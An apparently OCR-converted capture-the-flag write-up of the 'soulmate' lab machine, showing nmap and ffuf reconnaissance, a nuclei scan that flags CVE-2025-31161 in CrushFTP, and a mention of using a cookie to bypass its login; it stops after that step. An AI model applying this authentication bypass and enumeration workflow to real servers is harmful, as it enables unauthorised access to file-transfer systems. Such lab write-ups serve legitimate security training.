This is soulmate writeup by Jiseok Song

nmap


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Feb 17 23:25:09 2026 -- 1 IP address (1 host up) scanned in 12.16 seconds
```

Add soulmate.htb to /etc/hosts

Web Enumeration

I can visit soulmate.htb



I can register and login

Join Soulmate

Create your account and start your love journey

Username

aaa

Full Name

aaa

Password

●●●●●●●

Confirm Password

●●●●●●●

Tell us about yourself


aaa

Profile Picture (Optional)

Browse... 1.png


Upload a photo to make your profile stand out!

Create Account



It seems like html formatting doesn't work at all. Photo can be uploaded and it shows


---




It has a format 3_<epoch>.png, unusual since most of the websites upload file with using

random function, but I can't proceed anymore as I don't have any way to change extension. Let's enumerate subdomains


```
ffuf -H 'Host: FUZZ.soulmate.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://soulmate.htb -fs 154
```



Let's add it to /etc/hosts



And visit the website




I can scan vulnerability using nuclei

```
nuclei -fr -headless -target http://ftp.soulmate.htb
```


```
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/utils/dom.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/utils/te.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/localizations.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/loader.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/toast.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/template2.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/loader2.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/hash-listener.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/constants.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/store.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/utils/common.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/webcomponents.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/utils/ajax.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/utils/api/apis.js.map
[CVE-2025-31161] [http] [critical] http://ftp.soulmate.htb/WebInterface/function/?command=getUserList&serverGroup=MainUsers&c2f=3496
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/login.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/templates/resizable.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/app/components/alert.js.map
[webpack-sourcemap] [http] [low] http://ftp.soulmate.htb/WebInterface/new-ui/assets/js/thirdparty/purify/purify.min.js.map
```

Get www-data shell


https://www.huntress.com/blog/crushftp-cve-2025-31161-auth-bypass-and-post-exploitation shows how to exploit this.




First try returns 502, but second returns 200. Now I can bypass login by using this cookie.




And go to http://ftp.soulmate.htb/



